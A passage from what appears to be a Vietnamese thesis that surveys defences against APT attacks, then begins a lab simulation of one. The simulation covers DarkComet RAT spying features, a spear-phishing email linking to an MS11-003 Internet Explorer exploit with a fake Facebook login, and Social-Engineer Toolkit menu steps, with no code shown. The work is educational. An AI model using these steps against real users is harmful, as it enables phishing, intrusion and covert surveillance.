Các chương trình Antivirus nổi lên từ những năm 1980, và với sự cải tiến của phần mềm độc hại (malware), thì các chương trình antivirus (còn gọi là antimalware) đã thực hiện các công việc bắt kịp. Công nghệ phân tích virus dựa trên signature (lấy mẫu) và phân tích heuristic (phỏng đoán chủ động) đã là trụ cột của các kĩ thuật antivirus [9].

❖ Phát hiện dựa vào lấy mẫu (signature-based) dựa vào việc quét các tập tin đến hoặc đi đối với các mẫu độc hại được biết đến của dữ liệu trong mã thực thi. Hạn chế là rõ ràng. Hình thức mới của malware không thể được phát hiện bằng phương pháp này. Một yếu tố hạn chế nữa là sự tăng trưởng liên tục trong mô hình mới của phần mềm độc hại, đòi hỏi một mức độ gia tăng nỗ lực để xác định signatures.

❖ Một chiến lược thay thế là sử dụng phương pháp tiếp cận heuristic (dựa trên kinh nghiệm), chẳng hạn bằng cách kiểm tra các đặc điểm và hành vi của một tập tin thực thi đối với các dấu hiệu được công nhận liên quan đến malware. Phương pháp này có lợi thế là có thể phát hiện các hình thức mới của cuộc tấn công, nhưng nó cũng có thể phát hiện nhầm (báo cáo giả).

#### *Firewalls:*

Tường lửa có một lịch sử lâu dài trong việc ngăn chặn hoặc cho phép các gói tin mạng dựa trên nguồn gốc và địa chỉ IP đích và số cổng.

Một loại tường lửa gọi là WAF (Web Application Firewall), được thiết kế đặc biệt để kiểm tra nội dung các gói tin giữa các trình duyệt người dùng và máy chủ web. WAF được thiết kế để phát hiện các loại hình tấn công chống lại máy chủ web như SQL Injection, cross-sites scripting và tràn bộ đệm [9].

#### *Penetration Testing:*

Đánh giá độ an toàn bằng cách tấn công (đánh trận giả). Một phần trong công tác đánh giá hệ thống. Nói một cách chính xác phải thực hiện một số công việc chính sau đây [39]:

❖ Xác định khả năng bị tấn công, khả năng kết hợp các nguy cơ nhỏ thành mối nguy cơ lớn.

- ❖ Xác định các nguy cơ mà các công cụ tự động không phát hiện được.
- ❖ Đánh giá khả năng tác động đến hoạt động của tổ chức nếu Pentest thành công.
- ❖ Khả năng của hệ thống trong việc ngăn chặn các loại hình tấn công.
- ❖ Lượng hoá các vấn đề cần đầu tư cho bảo mật.

*Data Leak Prevention (DLP - ngăn chặn rò rỉ dữ liệu):*

Các mục đích của DLP:

- ❖ Tăng cường giám sát lưu lượng truy cập cho hoạt động bên ngoài độc hại như các yêu cầu từ các trang web độc hại, các server DNS động và truyền file nhạy cảm.
- ❖ Quét email từ bên ngoài và web traffic đối với một tập các quy tắc động để ngăn chặn dữ liệu bị đánh cắp.

Nhiệm vụ của hệ thống DLP là phải phát hiện các dữ liệu đặc biệt quan trọng trong các cơ sở dữ liệu, máy chủ file, máy tính để bàn và máy tính di động, thông tin về những nỗ lực di chuyển những dữ liệu này hay nỗ lực ghi chúng lên các vật chứa dữ liệu, ... Trong hệ thống DLP phải công bố những nguyên tắc thực hành khoá dữ liệu và các biện pháp ngăn ngừa mất dữ liệu khác [48].

Việc ứng dụng các giải pháp DLP thành công khi trả lời được 3 vấn đề chính [48]:

- ❖ Thông tin mật được chứa đựng ở đâu và trong các dữ liệu nào?
- ❖ Ai sử dụng và sử dụng như thế nào những dữ liệu này và ai được quyền truy cập vào chúng?
- ❖ Cần ứng dụng những gì để tránh mất mát dữ liệu.

Trong trạng thái lý tưởng, các công cụ DLP phải đảm bảo phân tích sâu nội dung, tự động bảo vệ dữ liệu trong mọi vị trí lưu trữ có thể, nghĩa là trên mọi máy tính người dùng cuối, trên mạng và trong hệ thống lưu trữ dữ liệu, phân tích các sự cố và điều chỉnh công việc với người dùng.

Bằng cách xác định chính xác dữ liệu nhạy cảm và thực hiện giải pháp DLP, một tổ chức có thể ngăn chặn các thông tin nhạy cảm bị đánh cắp.

Dữ liệu đang được sử dụng tại điểm đầu cuối, dữ liệu di chuyển trong mạng và dữ liệu được lưu trữ tất cả có thể được bảo vệ khỏi đánh cắp dữ liệu (data theft) hoặc sử dụng không đúng bằng cách thực hiện giải pháp DLP.

- ❖ Network DLP: Kiểm tra dữ liệu tại các điểm ra vào đối với những dữ liệu nhạy cảm bị rò rỉ.

❖ Storage DLP: Tìm dữ liệu nhạy cảm được lưu trữ tại các địa điểm không thích hợp.

❖ Endpoint DLP

- Giám sát và điều khiển truy cập tới các thiết bị vật lý (ví dụ USB).
- Ngăn chặn việc truyền các thông tin nhạy cảm.

Các giải pháp an ninh truyền thống như Firewall, IPS, Antivirus, ... giúp nhận diện và ngăn ngừa các tấn công, mã độc hại, ... nhưng các giải pháp này không phân biệt được dữ liệu nào là nhạy cảm, dữ liệu nào cần bảo vệ. Triển khai giải pháp DLP rất phức tạp, tốn nhiều thời gian và chi phí. Tùy theo mức độ bảo mật thông tin mà tổ chức yêu cầu, có thể lựa chọn triển khai một trong 3 phương pháp kể trên, hoặc triển khai kết hợp cả 3 phương pháp. Việc triển khai phương pháp Network-based DLP tương đối đơn giản, chi phí không quá cao mà đáp ứng các yêu cầu về bảo mật thông tin [44].

*Whitelisting:*

Whitelisting có thể được sử dụng theo nhiều cách. Ví dụ, network whitelisting có thể được sử dụng để chỉ cho phép giao vận nội bộ nhất định nào đó đạt được các tài nguyên mạng khác. Network whitelists cũng có thể ngăn chặn người dùng truy cập vào bất cứ trang web trực tuyến nào mà không được chấp thuận một cách rõ ràng. Ứng dụng whitelisting có thể được sử dụng để chỉ cho phép một danh sách tập hợp các ứng dụng chạy trên máy tính. Điều này có thể ngăn chặn kẻ tấn công chạy các chương trình mới trên máy tính của mục tiêu [17].

*Blacklisting:*

Trong khi một whitelist là một danh sách rõ ràng những gì được cho phép thực hiện hoặc truy cập vào các tài nguyên, thì một blacklist là danh sách những item bị ngăn truy cập vào tài nguyên, các trang web, hoặc ứng dụng được coi là không an toàn [17].

*Instruction Prevention(IPS)/Instruction Detection (IDS):*

Bằng việc sử dụng một sản phẩm mà cung cấp IPS và IDS, một tổ chức có thể thêm một lớp giám sát giao vận để theo sát hoạt động đáng nghi. Một hệ thống IPS/IDS tốt cũng sẽ cảnh báo nhân viên IT về các mối đe dọa tiềm tàng đang phát triển.

IPS tương tự như khái niệm IDS, nhưng đi một bước xa hơn, nó nhằm giám sát hoạt động hệ thống cũng như lưu lượng thông tin mạng (network traffic) đối với các

hoạt động nguy hiểm. IPS có thể được định vị trong hệ thống hoặc cài đặt trên máy chủ. Nó cũng được thiết kế để chặn bất kỳ sự xâm nhập được phát hiện, cho dù nó là giả. Và nó hoạt động trên cơ sở các dấu hiệu công nhận của lưu lượng thông tin độc hại hoặc thông qua phân tích thống kê hay hành vi của các giao thức và giao vận truyền thông.

*Two-Factor Authentication (Xác thực dùng hai nhân tố):*

Có nhiều hình thức của xác thực dùng hai nhân tố có sẵn cho người dùng cuối. Bằng cách thực hiện xác thực hai yếu tố cho người dùng từ xa hoặc người dùng mà yêu cầu truy cập thông tin nhạy cảm, một tổ chức có thể gây khó khăn cho kẻ tấn công những kẻ tấn công sẽ cần phải cung cấp một form định danh thứ hai để truy cập vào mạng. Phương pháp xác thực dùng hai nhân tố được sử dụng thông thường bao gồm username và password tiêu chuẩn cộng với một token xác thực dựa trên phần mềm hoặc phần cứng, nó cung cấp mật khẩu sử dụng một lần, phải nhập vào khi username và password được trình bày cho các máy chủ xác thực.

Xác thực 2 yếu tố, hay còn được viết tắt là 2FA (Two-factor authentication), sẽ bổ sung một bước vào thủ tục đăng nhập. Nếu không có 2FA, việc đăng nhập chỉ đơn thuần là nhập Username và Password - thứ duy nhất bảo mật cho tài khoản. Do đó việc thêm một lớp bảo vệ nữa về lý thuyết sẽ làm cho tài khoản trở nên an toàn hơn [38].

Xác thực 2 yếu tố là thứ sẽ bổ sung thêm một mức độ xác thực thứ 2 trong thông tin đăng nhập tài khoản. Khi chỉ phải nhập tên người dùng và một mật khẩu để đăng nhập, thì đó là xác thực 1 yếu tố. 2FA đòi hỏi người sử dụng phải có 2 trong số 3 loại thông tin quan trọng trước khi có thể truy cập tài khoản. Ba loại đó là [38]:

- ❖ Một thứ mà bạn biết, ví dụ như mã PIN (Personal Identification Number), password.
- ❖ Một thứ mà bạn sở hữu, ví dụ như thẻ ATM, điện thoại, ...
- ❖ Một thứ mà bạn đang có, chẳng hạn quan trắc sinh học như dấu vân tay, giọng nói, ...

*Cài đặt “honey pots”:*

Honeypot là một hệ thống tài nguyên thông tin được xây dựng với mục đích giả dạng đánh lừa những kẻ sử dụng và xâm nhập không hợp pháp, thu hút sự chú ý của chúng, ngăn cho chúng không tiếp xúc với hệ thống thật. Honeypot có thể giả dạng bất cứ loại máy chủ tài nguyên nào như là Mail server, Domain Name Server, Web

---

server, ... Hotneypot sẽ trực tiếp tương tác với tin tức và tìm cách khai thác thông tin về tin tức như hình thức tấn công, công cụ tấn công hay cách thức tiến hành. Honeypot có thể giúp phát hiện, giám sát và thu thập những bằng chứng của một cuộc tấn công APT.

Các loại cấu hình Honeypot gồm hai loại chính: Tương tác thấp và tương tác cao.

- ❖ *Tương tác thấp*: Mô phỏng giả các dịch vụ, ứng dụng, và hệ điều hành. Mức độ rủi ro thấp, dễ triển khai và bảo dưỡng nhưng bị giới hạn về dịch vụ.
- ❖ *Tương tác cao*: Là các dịch vụ, ứng dụng và hệ điều hành thực. Mức độ thông tin thu thập được cao. Nhưng rủi ro cao và tốn thời gian để vận hành và bảo dưỡng.

**BackOfficer Friendly (BOF)**: Một loại hình Honeypot rất dễ vận hành và cấu hình và có thể hoạt động trên bất kỳ phiên bản nào của Windows và Unix nhưng chỉ tương tác được với một số dịch vụ đơn giản như FTP, Telnet, SMTP, ...

**Specter**: Cũng là loại hình Honeypot tương tác thấp nhưng khả năng tương tác tốt hơn BOF, giả lập trên 14 cổng, có thể cảnh báo và quản lý từ xa. Tuy nhiên giống BOF thì specter bị giới hạn số dịch vụ và cũng không linh hoạt.

**Honeyd**: Honeyd lắng nghe trên tất cả các cổng TCP và UDP, những dịch vụ mô phỏng được thiết kế với mục đích ngăn chặn và ghi lại những cuộc tấn công, tương tác với kẻ tấn công với vai trò một hệ thống nạn nhân. Honeyd có thể mô phỏng cùng một lúc nhiều hệ điều hành khác nhau. Hiện nay, Honeyd có nhiều phiên bản và có thể mô phỏng được khoảng 473 hệ điều hành. Honeyd là loại hình Honeypot tương tác thấp có nhiều ưu điểm tuy nhiên Honeyd có nhược điểm là không thể cung cấp một hệ điều hành thật để tương tác với tin tức và không có cơ chế cảnh báo khi phát hiện hệ thống bị xâm nhập hay gặp nguy hiểm [30].

*Web Filtering/IP reputation:*

Web filtering để chặn truy cập đến các trang web đến các trang web không tốt cũng như các trang web chứa các phần mềm độc hại [17].

*Thực thi một chương trình quản lý lỗ hổng:*

Đảm bảo bạn thường xuyên đánh giá mạng đối với các lỗ hổng được biết. Chạy quét xác thực là vô cùng quan trọng, các máy trạm là các hệ thống có nguy cơ cao nhất với APT.

*Network Access Control (NAC - Điều khiển truy cập mạng):*

Giải pháp kiểm tra tính tuân thủ bảo mật của hệ thống. NAC là một giải pháp có thể ngăn chặn các máy tính trên mạng truy cập vào các nguồn tài nguyên [17]. Các máy móc thiết bị kết nối mạng chưa đảm bảo các tiêu chuẩn về mặt an ninh (do đơn vị quy định) đều bị chặn lại hoặc cô lập và thông báo với người quản trị.

*Sandboxing:*

Sandbox là một chủ đề được nhiều người thảo luận trong việc bảo vệ chống lại APT. Sandbox là một kỹ thuật quan trọng trong lĩnh vực bảo mật có tác dụng cô lập các ứng dụng, ngăn chặn các phần mềm độc hại để chúng không thể làm hỏng hệ thống máy tính, hay cài cắm các mã độc nhằm ăn cắp thông tin cá nhân. Hiện nay, nhiều ứng dụng được sử dụng thường ngày đều được áp dụng công nghệ sandbox, giúp âm thầm bảo vệ khỏi các nguy cơ bị kẻ xấu tấn công [28].

Một Sandbox về cơ bản là một môi trường dùng để chạy phần mềm và môi trường đó được nằm trong sự kiểm soát chặt chẽ. Sandbox giúp hạn chế chức năng của một đoạn mã, cấp quyền cho một đoạn mã nào đó chỉ được thực hiện một số chức năng nhất định, từ đó nó không thể thực hiện những can thiệp khác có thể làm nguy hại cho máy tính người dùng [28].

*Application Control (Kiểm soát ứng dụng):*

Ngày nay, các nhân viên sử dụng các dịch vụ Web như Facebook, Twitter và Skype ở mức độ thường xuyên. Trong khi nhiều công ty đã chấp nhận và cho phép sử dụng các nền tảng này, việc truy cập toàn diện và không giới hạn đến các dịch vụ này có thể đặt tổ chức trước các mối đe dọa và phần mềm độc hại trên web. Application Control cho phép xác định và kiểm soát các ứng dụng trên mạng, bao gồm, giao thức hay địa chỉ IP. Sử dụng các công cụ như phân tích hành vi, liên kết người dùng cuối và phân loại ứng dụng có thể xác định và ngăn chặn các ứng dụng và các malware độc hại tiềm tàng.

*Web Gateway:*

Web Gateway lọc chặn virus, Spyware, Phishing, trước khi chúng có thể thâm nhập vào hệ thống, ngăn chặn nguy cơ mất dữ liệu. Web Gateway tự động bảo vệ chống lại các mối đe dọa khi người dùng truy cập Internet. Bằng cách kết hợp với điều khiển ứng dụng, quét phần mềm độc hại, kiểm tra web reputation theo thời gian thực, lọc URL, và phát hiện chống botnet.

*Mail Gateway:*

Mail Gateway được tích hợp khả năng phòng chống thư rác nhiều lớp và chống lừa đảo (anti-phishing) sử dụng bộ lọc mã độc và phần mềm gián điệp. Khả năng lọc nội dung (content filtering) của Mail Gateway giúp tổ chức dễ dàng thiết đặt các chính sách kiểm soát việc tuân thủ CNTT của người dùng và ngăn chặn rò rỉ dữ liệu.

#### *Security for Endpoint:*

Các mục đích của Security for Endpoint:

- ❖ Ngăn chặn virus trên các máy trạm.
- ❖ Khả năng chống bùng nổ virus trong mạng cục bộ.
- ❖ Khả năng kiểm soát việc truy cập Web của Client.
- ❖ Khả năng quản lý tập trung toàn bộ hệ thống phòng chống virus.
- ❖ Khả năng ngăn chặn Client truy cập tới các trang web “độc hại” trên Internet.

#### *Device Control:*

Kiểm soát được thiết bị ngoại vi nào được phép sử dụng trong đơn vị hay tổ chức. (có thể ngăn chặn việc ghi dữ liệu lên thiết bị ngoại vi, ngăn chặn mất dữ liệu quan trọng).

#### *Security Information Event Management (SIEM):*

Là một giải pháp hoàn chỉnh, đầy đủ cho phép các tổ chức thực hiện việc giám sát các sự kiện an toàn thông tin cho một hệ thống. Các thành phần chính của SIEM bao gồm: thành phần thu thập nhật ký, thành phần phân tích, thành phần lưu trữ, thành phần quản trị tập trung.

Ngoài ra còn có các thành phần khác như thành phần giám sát Network Package ở mức 7 trong mô hình OSI, các module tạo báo cáo (Compliance Report) [43].

Giải pháp SIEM có những ưu điểm sau [43]:

- ❖ Hỗ trợ thu thập, phân tích các sự kiện theo thời gian thực được thu thập từ các hệ thống gửi về, được kết hợp cùng với các thông tin liên quan đến người dùng, các thành phần trong hệ thống và dữ liệu.
- ❖ Cung cấp khả năng lưu trữ log dài, toàn diện (log management) và khả năng phân tích theo ngữ cảnh (Correlation).

- ❖ Cung cấp các chức năng được xây dựng sẵn và cho phép thay đổi (Customized) theo các yêu cầu của các tổ chức.
- ❖ Dễ dàng triển khai và sử dụng.

Một ví dụ về việc sử dụng các công nghệ trong phòng chống từng giai đoạn của cuộc tấn công APT được mô tả trong Bảng 3.1.

Các giai đoạn	Phương pháp
Step 1. Reconnaissance (thăm dò)	Chính sách BYOD (Bring Your Own Device) và mạng xã hội (Social Networking), nhận thức và đào tạo nhân viên. DLP (ngăn chặn dữ liệu nhạy cảm bị đánh cắp)
Step 2. Network Intrusion (xâm nhập mạng)	Chính sách email, nhận thức và đào tạo. Báo cáo về các email bất thường. Destop-AV. Firewall (ngăn chặn kết nối APT thông qua IP uy tín (reputation)). Web Gateway. Email gateway (ngăn chặn các email spear-phishing, các liên kết (link) tới các trang có chứa mã độc).
Step 3. Establish Backdoor (thiết lập cửa hậu)	Firewall (phát hiện/ngăn chặn kênh giao tiếp cửa sau của APT) Host-based monitoring Network Threat Response (phát hiện IP đến APT) Application Whitelisting (ngăn chặn việc cài đặt backdoor) Chính sách mật khẩu mạnh Phân tích giao vận bên trong mạng
Step 4. Data Exfiltration (trích xuất dữ liệu)	DLP (DLP - ngăn chặn dữ liệu bị đánh cắp từ mạng). Chính sách Strong password. Phân tích giao vận bên trong mạng.
Step 5. Maintaining Persistence	Network User Behaviorall Analysis (xác định hành vi người dùng không mong đợi trong pha thăm dò và thu thập dữ liệu của APT).

Bảng 3.1: Ví dụ phòng chống APT sử dụng các công nghệ [1]

### 3.1.3. Con người

Hầu hết các cuộc tấn công APT sử dụng kỹ thuật xã hội để đạt được một chỗ đứng (foothold) ban đầu trong môi trường mạng của mục tiêu. Spear phishing được sử dụng trong các cuộc tấn công APT. Việc sử dụng phổ biến của kỹ thuật xã hội trong các cuộc tấn công APT nhấn mạnh tầm quan trọng của đào tạo nhân viên (đặc biệt là giám đốc điều hành, nhân viên tài chính, các nhóm nghiên cứu, và các nhân viên có thể truy cập dữ liệu nhạy cảm hoặc bí mật) để nhận ra những email bất thường và các cuộc tấn công sử dụng kỹ thuật xã hội, cũng như các biện pháp ứng phó và thông báo sự cố.

Các trang web mạng xã hội là một nguồn phát triển của thông tin cá nhân được sử dụng bởi những kẻ tấn công APT để thu thập thông tin tình báo để nhắm mục tiêu các nạn nhân. “Dù vai trò của một cá nhân là trong kinh doanh, từ giám đốc điều hành đến các thư ký, các doanh nghiệp phải đảm bảo rằng mọi người đều được cung cấp một mức độ đào tạo nhận thức an ninh thích hợp do đó họ sẽ có khả năng xác định bất cứ điều gì bất thường” John Walker - thành viên nhóm tư vấn bảo mật của ISACA. Do APT thường kết hợp các kỹ thuật bao gồm social engineering mà có rất ít biện pháp khả thi để đối phó [45].

Tập trung nhiều nỗ lực có thể để bảo vệ con người và giảm thiểu thiệt hại của con người gây ra. Tất cả người dùng cần biết những gì họ cần làm (chính sách - policy), họ có những kỹ năng gì để thực hiện nó (huấn luyện/đào tạo - training) và họ hiểu tầm quan trọng do đó họ sẽ làm theo những gì họ có nghĩa vụ phải làm (nhận thức - awareness). Nhận thức là một phần quan trọng của bất kỳ chương trình bảo mật nào.

Đào tạo người dùng về các cuộc tấn công spear phishing và giải thích làm thế nào để xác định các tấn công rõ ràng là rất quan trọng và nên được thực hiện. Các vấn đề cơ bản với APT là những kẻ tấn công thực hiện việc nghiên cứu và những email của kẻ tấn công trông giống như những email thực sự. Vì vậy, người sử dụng sẽ click vào email APT. Từ góc độ người dùng, không có một sự khác biệt nào giữa một email hợp pháp và một cuộc tấn công spear phishing. Sự tinh vi của kẻ tấn công thể hiện ở việc thực hiện những nghiên cứu và chắc chắn rằng email trông có vẻ hợp pháp để người sử dụng không phân biệt được.

Làm thế nào để xác định email giả mạo? Email giả mạo thường có những đặc điểm sau:

❖ Nó bao gồm các liên kết dẫn đến các trang web giả mạo yêu cầu nhập thông tin cá nhân khi click.

❖ Email lừa đảo có vẻ đến từ một ngân hàng, tổ chức tài chính, công ty hoặc một mạng xã hội.

❖ Giống như đến từ một người trong sách địa chỉ email quen thuộc.

❖ Chỉ đạo để gọi một cuộc điện thoại để cung cấp số tài khoản số điện thoại cá nhân, mật khẩu hoặc các thông tin.

Xác định các cá nhân quan trọng nhất có thể sẽ là mục tiêu của các cuộc tấn công bằng kỹ thuật xã hội (social engineering) do mức độ truy cập cao.

Thực hiện kiểm soát truy cập mạnh mẽ bằng cách hạn chế truy cập mạng của các cá nhân chủ chốt.

Huấn luyện nhân viên:

Ưu tiên các cá nhân và các nhóm có nguy cơ cao.

Ví dụ: thực hành lướt web an toàn, phải làm gì với các email đáng ngờ, mạng xã hội.

Sau đây là kế hoạch chi tiết được đề xuất:

❖ Đánh giá rủi ro (Risk assessment):

▪ Xác định và phân loại các tài sản và nơi lưu trữ dữ liệu.

▪ Tiến hành đánh giá lỗ hổng trên cơ sở hạ tầng quan trọng.

▪ Định lượng rủi ro với những tài sản có giá trị lớn nhất và các lỗ hổng có nguy cơ cao nhất trong danh sách.

❖ Đánh giá an ninh (Security Assessment):

Cân nhắc các biện pháp an ninh bảo vệ các tài sản quan trọng.

❖ Sự chuẩn bị có tổ chức:

▪ Xác định các cá nhân chủ chốt có thể sẽ là mục tiêu của các cuộc tấn công sử dụng kỹ thuật xã hội (social engineering) (do các cá nhân này có mức độ truy cập cao vào các tài sản quan trọng).

▪ Thực hiện kiểm soát truy cập tấn công bằng cách hạn chế truy cập mạng của các cá nhân chủ chốt.

❖ Đào tạo nhân viên:

Ưu tiên các cá nhân và nhóm có nguy cơ cao. Ví dụ: thực hành lướt web an toàn, phải làm gì với các email đáng ngờ, ...

❖ Chuẩn bị sẵn sàng hoạt động (Operational Preparedness)

Xác định đội ứng phó sự cố (incident response team).

## 3.2. Mô phỏng tấn công APT

### 3.2.1. Giới thiệu về các công cụ thực hiện mô phỏng

Công cụ thực hiện mô phỏng: VMware workstation 10, Backtrack 5r3, Windows 7 Ultimate, Darkcomet RAT ver 3.0.1.

#### a) Backtrack 5r3

Backtrack là một hệ điều hành phát triển trên nhân Linux đồng thời cũng là bộ sưu tập các công cụ kiểm tra đánh giá mức độ an ninh của hệ thống mạng một cách toàn diện. Là sự hợp nhất công cụ của hai bản phân phối penst nổi tiếng: WHAX, Auditor.

Một số công cụ kiểm tra thâm nhập trong Backtrack [35]:

Information Gathering: Loại này có chứa một số công cụ có thể được sử dụng để có được thông tin liên quan đến một mục tiêu DNS, định tuyến, địa chỉ email, trang web, máy chủ mail.

Network mapping: chứa các công cụ có thể được sử dụng để kiểm tra các host đang tồn tại, thông tin về OS, ứng dụng được sử dụng bởi mục tiêu.

Vulnerability Identification: Các công cụ để quét các lỗ hổng tổng hợp. Nó cũng chứa các công cụ thực hiện và phân tích Server Message Block (SMB) và Simple Network Management Protocol (SNMP).

Web application analysis: chứa các công cụ có thể được sử dụng trong theo dõi, giám sát các ứng dụng web.

Radio network analysis: Kiểm tra mạng không dây, bluetooth và nhận dạng tần số vô tuyến (RFID).

Penetration: loại này chứa các công cụ có thể được sử dụng để khai thác các lỗ hổng tìm thấy trong các máy tính mục tiêu.

Privilege escalation: Sau khi khai thác các lỗ hổng và được truy cập vào các máy tính mục tiêu, có thể sử dụng các công cụ trong loại này để nâng cao đặc quyền.

Maintaining access: Công cụ trong loại này sẽ có thể giúp duy trì quyền truy cập vào các máy tính mục tiêu. Ở được những đặc quyền cao nhất trước khi có thể cài đặt công cụ để duy trì quyền truy cập.

Voice Over IP (VOIP): Để phân tích VOIP có thể sử dụng các công cụ trong loại này.

Backtrack cũng có những tool sử dụng cho:

Digital forensics: Trong loại này, có thể tìm thấy một số công cụ có thể được sử dụng để làm phân tích kỹ thuật như có được hình ảnh đĩa cứng, cấu trúc các tập tin, và phân tích hình ảnh đĩa cứng. Để sử dụng các công cụ cung cấp trong thể loại này, có thể chọn Start Backtrack Forensics trong trình đơn khởi động. Đôi khi sẽ đòi hỏi phải gắn kết nội bộ đĩa cứng và các tập tin trao đổi trong chế độ chỉ đọc để bảo tồn tính toàn vẹn.

Reverse engineering: Thể loại này chứa các công cụ có thể được sử dụng để gỡ rối chương trình một hoặc tháo rời một tập tin thực thi.

Chương trình mô phỏng tấn công APT thực hiện cài đặt Backtrack 5r3 trên máy ảo VMware Workstation 10.

#### b) *Darkcomet RAT*

Darkcomet RAT là một công cụ quản trị từ xa (Remote Administrator Tool) miễn phí rất nổi tiếng. Tuy là công cụ đơn giản nhưng rất nguy hiểm.

Một số tính năng của Darkcomet RAT:

- ❖ Remote Desktop mà không cần sự đồng ý.
- ❖ Xem các thư mục của máy victim, ăn cắp tài liệu từ máy victim.
- ❖ Có thể tạo, đọc và xóa các thư mục trong máy victim.
- ❖ Xem lén webcam của victim.
- ❖ Nghe trộm qua microphone của victim.
- ❖ Mở website bất kỳ mà không cần sự đồng ý của victim.
- ❖ Chat với victim.
- ❖ Download file và chạy bình thường hoặc là ẩn.

#### 3.2.2. *Mô phỏng*

Máy tấn công (attacker): Backtrack 5r3.

Máy nạn nhân (victim): Windows 7 Ultimate 32 bit.

- ❖ *Xâm nhập vào máy tính nạn nhân:*

Soạn email spear phishing liên kết đến website khai thác lỗ hổng MS11-003 trên phiên bản IE.


Khai thác lỗ hổng MS11-003 trên trình duyệt Internet Explorer của Microsoft. Giả mạo trang đăng nhập của Facebook dựa vào việc khai thác lỗ hổng MS11-003 trên các phiên bản của IE, sau đó gửi đường link giả mạo Facebook đến máy nạn nhân qua email.

Sử dụng “The Social-Engineer Toolkit là một tool của Metasploit trên các bản Backtrack. Giao diện lựa chọn công cụ SET được mô tả trong Hình 3.3.




Hình 3.3: Mở giao diện SET

Trong giao diện SET, Chọn 1) Social-Engineering Attacks, giao diện lựa chọn Social Engineer Attacks được mô tả trong Hình 3.4.




Hình 3.4: Chọn Social Engineering Attacks

Chọn 2) Website Attack Vectors, giao diện lựa chọn Website Attack Vector được mô tả trong Hình 3.5.



